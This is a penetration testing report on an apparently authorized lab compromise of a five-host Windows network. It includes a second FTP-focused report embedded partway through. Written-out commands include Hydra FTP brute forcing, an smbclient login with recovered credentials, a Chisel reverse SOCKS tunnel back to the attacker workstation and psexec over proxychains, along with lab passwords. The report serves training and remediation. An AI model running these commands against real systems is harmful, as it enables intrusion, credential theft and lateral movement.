

PENETRATION TESTING REPORT

Full-Chain Multi-Node Infrastructure Compromise & Pivoting Path

Classification: CONFIDENTIAL — Educational & Assessment Use Only
Assessment Type: Full-Chain Authorized Penetration Test & Pivoting Lab Simulation
Testing Window: 23–25 August 2026
Prepared By: Mohamed Shabban (Professor)

1. Assessment Information

Item	Details
Target Infrastructure	OWL-CORP Network — 100.100.10.0/24
Attacker Workstation	Kali Linux — 100.100.10.9
Primary Targets	WEB-MGR .10, PENTEST-MGR .20, SWQA-MGR .30, CTO .40, IT-MGR .50
Assessment Type	Full-Chain Authorized Penetration Test & Pivoting Lab Simulation
Testing Window	August 23–25, 2026
Primary Tools	Kali Linux, OpenVPN/Tailscale, THC-Hydra v9.2, CyberChef, Impacket Suite, Chisel, Proxychains-ng, NetExec, cURL
Primary Objective	Validate external breach vectors, lateral movement, internal pivoting, privilege escalation, and compromise of IT-MGR
Classification	CONFIDENTIAL — Educational & Assessment Use Only

2. Executive Summary

An authorized offensive security assessment was conducted against the **OWL-CORP** laboratory environment. The primary objective was to determine whether an attacker who obtained an initial set of perimeter credentials could progress through the internal Windows infrastructure and ultimately compromise the organization’s core IT management host.

The assessment demonstrated a complete multi-stage attack chain involving five Windows endpoints:

Initial Access → FTP Authentication → Filesystem Exposure → Credential Recovery → Lateral Movement → SOCKS5 Pivot → Remote UAC Restriction Bypass → Final RCE

The chain began with exposed credentials that provided authenticated access to **WEB-MGR (100.100.10.10)**. From there, the assessment progressed to **PENTEST-MGR (100.100.10.20)**, where an exposed FTP service permitted credential validation and access to directories outside the intended FTP scope.

The FTP exposure enabled retrieval of `smb_connections.log`. The file contained reversibly encoded authentication information. Two Base64 decoding stages exposed credentials associated with **SWQA-MGR (100.100.10.30)**.


Authenticated access to SWQA-MGR then provided a pivot point into otherwise restricted internal hosts. A SOCKS5 tunnel was established to support communication with the next internal segment. Additional credentials found in a publicly accessible local directory enabled access to the **CTO (100.100.10.40)** host.


Finally, the assessment identified **Rejetto HFS 2.3m** on **IT-MGR (100.100.10.50)**. The vulnerable service allowed unauthenticated command execution, which was used in the laboratory scenario to create a local administrative account and verify administrative control.

The final result was **full administrative compromise of the core IT management host**, demonstrating that individually significant weaknesses could be chained together into a critical end-to-end compromise.

3. Attack Chain at a Glance

10.237.176.86 = 100.100.10.20





4. Attack Phases

Phase	Attacker Objective	Target	Result
Phase 1	Initial Access	WEB-MGR	Authenticated RDP foothold
Phase 2	Service Enumeration	PENTEST-MGR	FTP service identified
Phase 3	Credential Validation	PENTEST-MGR	Valid FTP account recovered
Phase 4	Filesystem Discovery	PENTEST-MGR	OS-level directories exposed

Phase	Attacker Objective	Target	Result
Phase 5	Data Collection	PENTEST-MGR	smb_connections.log obtained
Phase 6	Credential Recovery	Log File	SWQA-MGR credentials recovered
Phase 7	Lateral Movement	SWQA-MGR	Authenticated WMI access
Phase 8	Internal Pivoting	SWQA-MGR	SOCKS5 tunnel established
Phase 9	Credential Discovery	SWQA-MGR	CTO credentials discovered
Phase 10	Privilege Escalation	CTO	Administrative/SYST EM execution
Phase 11	Service Discovery	IT-MGR	Rejetto HFS 2.3m identified
Phase 12	Final Exploitation	IT-MGR	Administrative compromise verified

5. Detailed Attack Walkthrough

STEP 1 — OSINT Footprinting & Initial Perimeter Access

Target

WEB-MGR — 100.100.10.10

Objective

Obtain an initial authenticated foothold inside the OWL-CORP network.

Attack Narrative

The assessment began with reconnaissance of publicly exposed information. Credentials associated with the WEB-MGR endpoint were identified and subsequently used within the authorized laboratory environment.

The recovered credentials were:

- **Username:** WEB-MGR
- **Password:** Owl@Dev2005

The credentials provided the necessary authentication material to establish the initial VPN connection and access WEB-MGR through RDP.

Validation

```
sudo openvpn eu-central-1-ProfessorOwl-regular.ovpn
```

The RDP connection was then established to the authorized laboratory host.

Result

The initial foothold was successfully established on:

WEB-MGR — 100.100.10.10

Internal connectivity from this host revealed a potential path toward **PENTEST-MGR (100.100.10.20)**.

Security Significance

This phase demonstrates the risk associated with exposed credentials. Once perimeter credentials are compromised, network authentication controls may no longer prevent an attacker from entering the internal environment.

6. STEP 2 — Internal Service Enumeration

Target

PENTEST-MGR — 100.100.10.20

Objective

Identify exposed services and determine whether the discovered services could provide a path to additional internal information.

Attack Narrative

Internal enumeration identified an FTP service associated with **Xlight FTPd**.

The endpoint was also observed through the laboratory's secondary addressing information:

10.237.176.86

The FTP service represented a potential authentication and data-access vector.

Validation

The authorized assessment used THC-Hydra with a targeted candidate list to validate the authentication weakness.

```
hydra -l FTP_logs_usernames.txt \  
-P FTP_logs_passwords.txt \  
-t 64 -vV 10.237.176.86 ftp
```

Result

A valid FTP account was identified:

Account: pentest-mgr

The validation completed in approximately **27 seconds** in the laboratory environment.

Security Significance

The result indicates insufficient protection against automated authentication attempts, particularly in the absence of effective rate limiting, throttling, or account lockout.

7. STEP 3 — FTP Authentication & Filesystem Boundary Testing

Objective

Determine whether the authenticated FTP account was restricted to its intended directory.

Attack Narrative

An interactive FTP session was established using the recovered account.

```
ftp 10.237.176.86
```

Directory enumeration revealed that the FTP account was not confined to a dedicated application directory.

The accessible structure included directories such as:

- Logs
- PerfLogs
- Program Files
- Users
- Windows

The assessment then inspected the Logs directory.

```
ftp> cd Logs
ftp> ls
```

PENETRATION TESTING REPORT

FTP Credential Discovery & Post-Authentication Enumeration

Attack-Focused Technical Assessment

Item	Details
Target	10.237.176.86 = 100.100.10.20
Primary Service	FTP — TCP/21
Assessment Type	Authorized Penetration Test / Lab Exercise
Testing Window	August 23–24, 2026
Tools	Kali Linux, THC-Hydra v9.2, Native FTP Client
Primary Objective	Validate FTP credential exposure and determine what an attacker can reach after authentication
Classification	CONFIDENTIAL — Internal Use Only
Prepared By	Mo1

Assessment Scope: The assessment is focused on the FTP attack path. SMB is not treated as the primary attack target; SMB-related data appears only as sensitive information discovered inside an exposed log after FTP access was obtained.

1. Executive Summary

The assessment identified a practical attack path against the FTP service running on 10.237.176.86. Credential material available from the lab was validated against FTP using a targeted brute-force/dictionary attack. THC-Hydra successfully identified the valid account pentest-mgr, and the credential was then manually verified through an interactive FTP session.

After authentication, the assessment did not stop at confirming login. The FTP session was enumerated to determine the actual security boundary of the account. The account was able to traverse OS-level directories, including Logs, Windows, Users, Program Files and Program Files (x86). Inside Logs, authentication-related log files were discovered and smb_connections.log was retrieved for analysis.

The important security issue is therefore the FTP access path itself: weak/brute-forceable authentication combined with excessive filesystem exposure and accessible log files. The SMB information is a consequence of the FTP compromise and demonstrates the type of sensitive intelligence an attacker could obtain after gaining FTP access.

Finding	Severity	Why it matters
F1 — Weak / Brute-Forceable FTP Authentication	HIGH	Allows automated validation of candidate credentials.
F2 — Excessive FTP Filesystem Access	CRITICAL	The compromised FTP account can traverse sensitive OS directories.
F3 — Sensitive Logs Accessible Through FTP	HIGH	Allows post-compromise collection of authentication/connection intelligence.
F4 — Base64 Used for SMB Log Data	MEDIUM	Base64 is reversible encoding, not confidentiality protection.

2. Attack Scenario

The demonstrated scenario is an authenticated follow-on attack: the tester already has candidate credential material from the lab and attempts to determine whether those credentials can be used against the FTP service. Once access is obtained, the tester enumerates the accessible filesystem and searches for information that could increase the impact of the compromise.

Phase	Attacker Goal	Observed Outcome
1. Credential Validation	Determine whether available credentials work against FTP	Valid pentest-mgr account identified
2. Access Verification	Confirm the credential independently	Manual FTP login successful
3. Enumeration	Understand the FTP account's security boundary	OS-level directories exposed
4. File Discovery	Identify sensitive or security-relevant files	Logs directory discovered
5. Data Retrieval	Determine whether sensitive logs can be collected	smb_connections.log downloaded
6. Offline Analysis	Assess the protection applied to the log	Base64-encoded records identified

3. Detailed Attack Walkthrough

STEP 1 — Prepare the Credential Attack

Objective: Validate candidate FTP credentials available in the lab rather than relying on a random public password list.

Action: A targeted username/password set was prepared from the credential material available during the lab. The FTP service on 10.237.176.86 was selected as the authentication target.

Evidence: The report documents the use of targeted username/password lists with THC-Hydra against FTP/21.

Result: The attack is focused and relevant to the target instead of being an untargeted password spray.

STEP 2 — Brute-Force / Dictionary Validation Against FTP

Objective: Determine whether any candidate credential pair provides an authenticated foothold.

Action: THC-Hydra v9.2 was used to test the candidate credentials against FTP. The attack completed successfully and reported one valid password.

Evidence: Hydra identified the account pentest-mgr in approximately 27 seconds.

Result: A valid FTP credential was recovered, establishing the initial authenticated foothold.

STEP 3 — Manually Verify the Recovered Credential

Objective: Ensure the automated result represents a genuine working credential.

Action: The recovered pentest-mgr credential was tested manually using an interactive FTP client.

Evidence: The manual FTP session successfully authenticated as pentest-mgr.

Result: The credential is confirmed valid and can be used to access the FTP service.

STEP 4 — Enumerate the FTP Root

Objective: Determine what the compromised account can actually access after authentication.

Action: The authenticated session was enumerated rather than immediately assuming that access was restricted to a normal FTP directory.

Evidence: The listing exposed Logs, PerfLogs, Program Files, Program Files (x86), Users and Windows.

Result: The FTP account is not adequately isolated from the underlying operating-system filesystem. This substantially increases the impact of the credential compromise.

STEP 5 — Assess Filesystem Permissions and Boundary

Objective: Establish whether the account is limited to read-only service data or can interact with sensitive system locations.

Action: The accessible directory structure and permissions were reviewed from the authenticated FTP context.

Evidence: The captured listing showed broad drwxrwxrwx-style permissions on the exposed top-level directories.

Result: The account has excessive filesystem-level access. This is the most severe issue in the demonstrated chain.

STEP 6 — Search for Security-Relevant Files

Objective: Identify files that could provide additional credentials, authentication history, network information or other post-compromise intelligence.

Action: The exposed filesystem was explored for relevant directories and logs. The Logs directory was identified as a high-value location.

Evidence: The Logs directory contained ftp_auth.log and smb_connections.log.

Result: The attacker gains access to authentication/connection records that were not intended to be available through an ordinary FTP account.

STEP 7 — Retrieve the Exposed SMB Log

Objective: Verify whether the sensitive log can actually be exfiltrated, rather than merely observed.

Action: The smb_connections.log file was downloaded from the FTP session using the native FTP get operation.

Evidence: The evidence shows successful retrieval of smb_connections.log to the attacker's workstation.

Result: The finding is confirmed as an information-disclosure issue: the sensitive log is not only visible but retrievable.

STEP 8 — Analyze the Retrieved Log

Objective: Determine whether the discovered log contains protected information and what protection is actually being used.

Action: The retrieved smb_connections.log was inspected locally. Its records appeared as long Base64-formatted strings.

Evidence: The assessment confirmed that the strings are Base64-encoded data. Base64 is reversible encoding and does not provide encryption or confidentiality.

Result: An attacker with read access to the log can decode the contents offline without a cryptographic key. The SMB data is therefore a consequence of the FTP compromise, not a separate SMB attack.

STEP 9 — Assess the Overall Attack Impact

Objective: Determine the realistic impact of chaining the findings together.

Action: The complete path was reviewed from credential validation through filesystem enumeration and log retrieval.

Evidence: The chain is: credential validation → FTP authentication → broad filesystem access → Logs discovery → log exfiltration → analysis of SMB-related data.

Result: A single compromised FTP account can become a source of host-level file disclosure and additional internal reconnaissance intelligence.

4. Vulnerability Assessment

F1 — Weak / Brute-Forceable FTP Authentication

Severity	Affected Asset
HIGH	FTP service — 10.237.176.86:21

Description: Candidate credentials were successfully validated against FTP using automated tooling, resulting in a valid pentest-mgr account.

Impact: The lack of effective resistance to automated authentication attempts allows an attacker with candidate credentials to obtain an authenticated foothold quickly.

Recommendation: Enforce strong unique passwords, rate limiting and account lockout; monitor repeated failures; restrict FTP access by source where possible; prefer SFTP/FTPS over plaintext FTP.

F2 — Excessive FTP Filesystem Access

Severity	Affected Asset
CRITICAL	FTP account — pentest-mgr

Description: After authentication, the FTP account could traverse directories associated with the underlying operating system, including Windows, Users, Program Files and Logs.

Impact: This converts an FTP credential compromise into broad filesystem exposure and potentially enables unauthorized reading, modification or deletion of sensitive files.

Recommendation: Confine the account to a dedicated FTP directory; apply least privilege and restrictive ACLs; remove broad 777-style permissions; audit service-account access to OS directories.

F3 — Sensitive Logs Accessible Through FTP

Severity	Affected Asset
HIGH	\Logs — ftp_auth.log / smb_connections.log

Description: Security-relevant log files were reachable from the authenticated FTP session and smb_connections.log was successfully downloaded.

Impact: An attacker can obtain authentication and connection intelligence that can support reconnaissance and subsequent attacks.

Recommendation: Store logs outside FTP-accessible paths; restrict access to logging/SIEM identities; centralize logs and apply least-privilege access controls.

F4 — Base64 Used Instead of Encryption in SMB Log Data

Severity	Affected Asset
MEDIUM	smb_connections.log

Description: The retrieved SMB-related log records were represented using Base64 encoding.

Impact: Base64 provides no confidentiality. Anyone who can read the file can recover the encoded content offline without a key.

Recommendation: Do not treat Base64 as encryption. Minimize sensitive authentication logging and use appropriate encryption/access controls where protection at rest is required.

5. Evidence Mapping

Each screenshot is mapped to the exact stage of the attack so that the report reads as an attack narrative rather than a collection of unrelated screenshots.

```
File Actions Edit View Help
(kali@kali)~[~]
$ hydra -l FTP_logs_usernames.txt -P FTP_logs_passwords.txt -t 64 -vV 10.237.176.86 ftp
Hydra v9.2 (c) 2621 by van Hauser/THC...
[STATUS] attack started at 2026-08-24 15:30:45 on 10.237.176.86 for ftp
[90][ftp] host: 10.237.176.86 login: root
[80][ftp] host: 10.237.176.86 login: admin password: Password1 - [80] Bad credentials
[90][ftp] host: 10.237.176.86 login: admin
[80][ftp] host: 10.237.176.86 login: admin
[80][ftp] host: 10.237.176.86 login: user
[80][ftp] host: 10.237.176.86 login: admin
[80][ftp] host: 10.237.176.86 login: user
[90][ftp] host: 10.237.176.86 login: backup
[80][ftp] host: 10.237.176.86 login: user
[90][ftp] host: 10.237.176.86 login: backup
[80][ftp] host: 10.237.176.86 login: user
[90][ftp] host: 10.237.176.86 login: operator
[80][ftp] host: 10.237.176.86 login: operator
[80][ftp] host: 10.237.176.86 login: operator
[80][ftp] host: 10.237.176.86 login: Invalid password
[80][ftp] host: 10.237.176.86 login: Invalid password
[90][ftp] host: 10.237.176.86 login: Invalid password
[80][ftp] host: 10.237.176.86 login: pentest password: P@ss123
[80][ftp] host: 10.237.176.86 login: Invalid password
[80][ftp] host: 10.237.176.86 login: pentest password: P@ss123
[80][ftp] host: 10.237.176.86 login: Invalid password
[80][ftp] host: 10.237.176.86 login: pentest password: P@ss123
[80][ftp] host: 10.237.176.86 login: pentest password: P@ss123
[90][ftp] host: 10.237.176.86 login: pentest-mgr password: P@ss123
[90][76p] host: 10.237.176.86 login: pentest-mgr2 MRCAMOTD: FB15223
[80][ftp] host: 10.237.176.86 login: pentest-mgr password: P@ss123
[STATUS] attack completed at 2026-08-24 15:31:12 - 1 of 1 target successfully completed, 1 valid pass
```

Figure 1 — Credential Attack Against FTP

Hydra v9.2 validates the candidate credentials against FTP and identifies the valid pentest-mgr credential. This supports STEP 2.

```
(kali@kali)~[~]
$ cat smb_connections.log
MjAyNi0wOC0yMyAxMDoxNTowMyBbU01CLVNFULjZjQ0VdFtJTkZPXSBDdb25uZWNoaW9uIGluaXRpYXRlZCBm
cm9tIFNvdXJjZTogUEV0VEVTVVC1NR1IgKDEwLjIzNy4xNzYuODYpIC0+IFRhcmlldDogSVQtTUdSICgxMC4y
MzcuMTc2LjkwOjQ0NSk=
MjAyNi0wOC0yMyAxMDoxNTowMyBbU01CLUFVVEhdICAgIFtTVUNDRVNTXSBBdXR0ZW50aWNhdGlvbiBBdHRL
bXB0IG9uIFRhcmlldDogSVQtTUdSIHwgUG9ydDogNDQ1IHwgU2VydmljZTogU01CdjIvdjM=
MjAyNi0wOC0yMyAxMDoxNTowMyBbU01CLUFVVEhdICAgIFtDUKVERU5USUFMU10gVVNFUjogaXQtYWRTaW4g
fCBQVQVNT0iBBZG1pb1BAC3MyMDI2ISB8IERvbWVjbjoV09SS0dST1VQ
MjAyNi0wOC0yMyAxMDoxNTowNCBbU01CLVNIQVJFXSAgIFtBQ0NFU1NdIFNlc3Npb24gRXN0YWJsaXNoZWQu
IEdyYW50ZWQgQWNjZXNzIHRvIFxcSVQtTUdSSEMkIHdpdGggRnVsbCBSaWdodHMu
```

Figure 2 — Retrieved SMB Authentication Log

The log obtained after FTP access contains Base64-encoded SMB session/authentication records. This supports STEPs 7–8.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ ftp 10.237.176.86
Connected to 10.237.176.86.
220 FTP Server Ready
Name (10.237.176.86:kali): pentest-mgr
331 Password required
Password:
230 Logged in successfully
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,237,176,86,110,123)
wrong server: return code must be 229
227 Entering Passive Mode (10,237,176,86,115,226)
150 Opening ASCII mode data connection for file list.
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 Logs
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 PerfLogs
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 Program Files
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 Program Files (x86)
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 Users
drwxrwxrwx 1 ftp ftp 0 Aug 23 2026 Windows
226 Transfer complete.
ftp> cd Logs
250 Directory changed successfully.
ftp> ls
227 Entering Passive Mode (10,237,176,86,90,213)
150 Opening ASCII mode data connection for file list.
-rwxrwxrwx 1 ftp ftp 552 Aug 23 2026 ftp_auth.log
-rwxrwxrwx 1 ftp ftp 639 Aug 23 2026 smb_connections.log
226 Transfer complete.
ftp> get smb_connections.log
local: smb_connections.log remote: smb_connections.log
227 Entering Passive Mode (10,237,176,86,111,70)
150 Opening BINARY mode data connection.
```

Figure 3 — FTP Enumeration and Log Retrieval

The authenticated FTP session shows the broad directory exposure, navigation to Logs and retrieval of smb_connections.log. This supports STEPs 4–7.

```
kali@kali:
Session Actions Edit View Help

(kali@kali)-[~]
$ ftp 10.237.176.86
Connected to 10.237.176.86.
220 FTP Server Ready (PENTEST-MGR)
Name (10.237.176.86:kali): pentest-mgr
331 Password required for pentest-mgr.
Password:
230 User logged in successfully.
ftp> 
```

Figure 4 — Manual FTP Credential Verification

The recovered credential is independently confirmed through an interactive FTP login. This supports STEP 3.

6. Risk Evaluation

Risk is driven primarily by the combination of F1 and F2. F1 provides the initial authenticated foothold, while F2 removes the normal security boundary expected from an FTP service account. F3 then enables collection of security-relevant logs, and F4 weakens the confidentiality of the SMB-related information contained in those logs.

Risk Area	Assessment
Initial Access	HIGH — valid FTP credentials can be obtained through automated validation of candidate credentials.
Privilege / Access Boundary	CRITICAL — the FTP account can reach OS-level directories beyond its intended service scope.
Confidentiality	HIGH — sensitive logs can be read and downloaded.
Lateral-Movement Support	MEDIUM/HIGH — SMB-related session information can provide useful reconnaissance intelligence.
Overall Chain	HIGH to CRITICAL — the findings reinforce one another and materially increase the impact of the initial credential compromise.

7. Recommended Remediation

Priority	Action	Purpose
P1	Restrict the FTP account to a dedicated directory	Break the chain between FTP compromise and OS-wide filesystem access.
P1	Rotate the compromised pentest-mgr credential	Remove the currently demonstrated authentication path.
P1	Implement rate limiting / lockout	Reduce automated credential attack effectiveness.
P2	Move sensitive logs outside the FTP-accessible tree	Prevent post-authentication log collection.
P2	Apply least-privilege ACLs	Prevent broad read/write access to system directories.
P2	Migrate from FTP to SFTP/FTPS	Protect credentials and traffic in transit.
P3	Review SMB logging contents and protect sensitive data appropriately	Reduce the value of log disclosure and avoid treating Base64 as encryption.

8. Retest Plan

- Attempt repeated invalid FTP authentication and confirm rate limiting/lockout.
- Authenticate with the service account and confirm it cannot traverse outside its dedicated directory.
- Attempt to access the Logs directory from the FTP context and confirm access is denied.
- Confirm smb_connections.log and other authentication logs are not exposed to the FTP account.
- Verify that sensitive log data is minimized and protected using appropriate access controls/encryption where required.

9. Conclusion

The demonstrated attack is fundamentally an FTP compromise followed by post-authentication enumeration and data discovery. The tester did not need to attack SMB directly. Instead, the exposed FTP account provided the access required to enumerate the filesystem, locate the Logs directory, retrieve smb_connections.log, and identify the weak protection applied to the SMB-related records.

The highest priority is to break the chain at the earliest stages: prevent automated credential compromise and, more importantly, ensure that a compromised FTP account cannot access the underlying operating-system filesystem. Once that boundary is enforced, the subsequent log-disclosure and SMB-information exposure paths are substantially reduced.

Find SMB Logs

Stage 1: Log File Exfiltration via FTP Directory Traversal



Following successful authentication on target **100.100.10.20 (Port 21)**, a directory traversal attack was executed beyond the FTP root directory. The system log file `smb_connections.log` was identified and exfiltrated from the `/Logs` path. Initial inspection confirmed that the log entries were protected using multi-layer Base64 obfuscation to conceal connection events and authentication attempts.

Stage 2: Multi-Pass Base64 Decryption & SMB Credential Recovery

To recover the cleartext log entries, the exfiltrated file was processed through a two-stage sequential decoding workflow using CyberChef (From Base64 recipe):

1. **First Decoding Pass (Stage 1):** Unmasked the primary layer of encoding, yielding an intermediate Base64 string payload, which confirmed double-layer encoding.
2. **Second Decoding Pass (Stage 2):** Fully decrypted the underlying connection log data, revealing timestamped SMB service entries (STATUS_LOGON_FAILURE, Port 445).

Result: We have successfully decrypted the password and extracted cleartext credentials for the target **SMB user**.



9. STEP 5 — Log Analysis & Double-Base64 Decoding

Objective

Analyze the retrieved log and determine whether the encoded information contained credentials or authentication intelligence.

Initial Observation

Inspection of `smb_connections.log` revealed encoded data.

The assessment determined that the information had been subjected to **two Base64 encoding passes**.

Base64 is encoding, not encryption. Therefore, repeated Base64 encoding does not provide meaningful confidentiality protection.

Decoding Process

Pass 1

The outer Base64 layer was removed.

Input:

Encoded authentication log

Output:

Intermediate Base64 payload

Pass 2

The intermediate payload was decoded again.

The resulting information contained SMB authentication records and credential information associated with SWQA-MGR.

Recovered Information

Attribute	Recovered Value
Target	SWQA-MGR
IP Address	100.100.10.30
Username	SWQA-MGR
Password	AdminP@ss2026!
Protocol Context	SMB
Port	445

Result

Credentials for **SWQA-MGR** were successfully recovered.

Security Significance

The use of reversible encoding allowed an attacker who obtained the log file to recover authentication information offline without needing to compromise the original authentication system.

10. STEP 6 — Authenticated Lateral Movement to SWQA-MGR

Target

SWQA-MGR — 100.100.10.30

Objective

Use the recovered credentials to establish authenticated access and determine whether the host could act as an internal pivot.

Authentication Validation

SMB access was validated using the recovered account.

```
smbclient //100.100.10.30/Public -U 'SWQA-MGR%AdminP@ss2026!'
```

Authenticated remote command execution was then established within the authorized laboratory environment.

Result

Access to SWQA-MGR was successfully obtained.

The host was particularly important because it had network reachability toward hosts that were not directly reachable from the attacker workstation.

11. STEP 7 — SOCKS5 Pivot Deployment


Objective

Create a controlled network path from the assessment workstation through SWQA-MGR toward otherwise restricted internal hosts.

Attack Narrative

The assessment deployed a Chisel-based reverse SOCKS5 tunnel.

The architecture was:



Kali-Side Listener

```
chisel server --reverse --port 8000
```

SWQA-MGR-Side Connection

```
C:\Users\Public\chisel\chisel.exe client  
100.100.10.9:8000 R:1080:socks
```

Result

A SOCKS5 listener became available locally through the pivot.

Traffic could subsequently be routed through the SWQA-MGR host using Proxychains.

Additional Credential Discovery

Inspection of the public directory on SWQA-MGR revealed:

```
C:\Users\Public\backup_notes.txt
```

The file contained additional CTO authentication information:

- **Username:** cto
- **Password:** 1234@cto

Security Significance

The absence of strong workstation-to-workstation isolation allowed a compromised workstation to become a bridge into additional internal network segments.

12. STEP 8 — CTO Remote Administrative Access

Target

CTO — 100.100.10.40

Objective

Validate whether the recovered CTO credentials could be used to obtain administrative execution through the established internal pivot.

Service Discovery

Through the pivot, SMB and related Windows services were identified on the CTO endpoint.

The assessment encountered the Windows **Remote UAC token filtering** behavior associated with local administrative accounts.

Laboratory Configuration Change

Within the authorized VM console, the assessment modified:

LocalAccountTokenFilterPolicy

The laboratory configuration was changed to permit the subsequent administrative validation.

Remote Administrative Validation

The assessment then used the established pivot to validate administrative execution.

```
proxchains4 impacket-psexec ...
```

Result

Administrative/SYSTEM-level execution was successfully demonstrated on CTO.

Security Significance

The combination of:

1. Reused or exposed credentials,

2. Internal SMB/RPC connectivity,
3. Insufficient network segmentation, and
4. Remote UAC configuration

allowed administrative access to progress from SWQA-MGR to the CTO endpoint.

13. STEP 9 — Final Target Discovery

Target

IT-MGR — 100.100.10.50

Objective

Identify services on the final management host and determine whether a compromise path existed.

Attack Narrative

Enumeration from the compromised internal environment identified an HTTP service on:

TCP/80

The service was identified as:

Rejetto HTTP File Server (HFS) v2.3m

Security Significance

The identified HFS version represented a critical final-stage attack surface because the service was vulnerable to unauthenticated command execution.

14. STEP 10 — Rejetto HFS RCE Validation

Objective

Determine whether the vulnerable HFS service permitted unauthenticated command execution.

Vulnerability

The laboratory scenario used the known HFS command-execution vulnerability involving specially crafted search parameters.

The assessment demonstrated that the service could process attacker-controlled parameters in a manner that resulted in command execution.

Validation Sequence

The assessment first demonstrated creation of a local account and subsequently added the account to the local Administrators group.

The resulting administrative identity was:

`it-mgr\hacker`

The final administrative access was then validated through an authenticated Windows management session.

Result

The assessment confirmed:

- Unauthenticated command execution
- Local account creation
- Local administrator membership
- Administrative control of IT-MGR

Final Outcome

IT-MGR (100.100.10.50) was successfully compromised.

This represented the final stage of the full-chain attack.

